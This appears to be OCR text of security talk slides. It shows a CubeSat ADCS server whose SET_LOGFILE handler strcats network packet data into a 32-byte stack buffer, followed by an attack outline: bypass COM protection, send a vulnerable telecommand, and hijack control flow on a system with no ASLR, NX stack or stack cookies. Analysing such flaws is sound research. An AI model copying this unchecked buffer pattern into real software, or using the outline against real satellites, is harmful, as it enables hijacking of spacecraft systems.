


Message Abstraction Layer (MAL)


System Chart








System Chart



System Chart

Cubesat Space Protocol (CSP) → ADCS Server


```
1  void task_adcs_servr() {
2    char log_file_name [32];
3
4    csp_listen(socket, 10);
5    csp_bind(socket, port);
6
7    do {
8      do {
9        conn = csp_accept(socket, 0xff);
10     } while (do_wait_for_conn);
11
12     packet = csp_read(conn, 10);
13     if (packet) {
14       packet_data = packet->data;
15       switch(*packet_data) {
16         // [...]
17         case SET_LOGFILE: {
18           packet_data = packet->data + 0xf;
19           log_file_name[0] = '\0';
20           strcat(log_file_name,packet_data);
21           // ...
22         }
23       }
24     }
25   }
```



System Chart

Cubesat Space Protocol (CSP) → ADCS Server


```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```




System Chart

Cubesat Space Protocol (CSP) → ADCS Server

```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```




System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC

System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC

System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
   - No OS-Defenses
     - ASLR
     - NX Stack
   - No SW-Defenses
     - Stack Cookies

System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
    - No OS-Defenses
        - ASLR
        - NX Stack
    - No SW-Defenses
        - Stack Cookies

System Chart



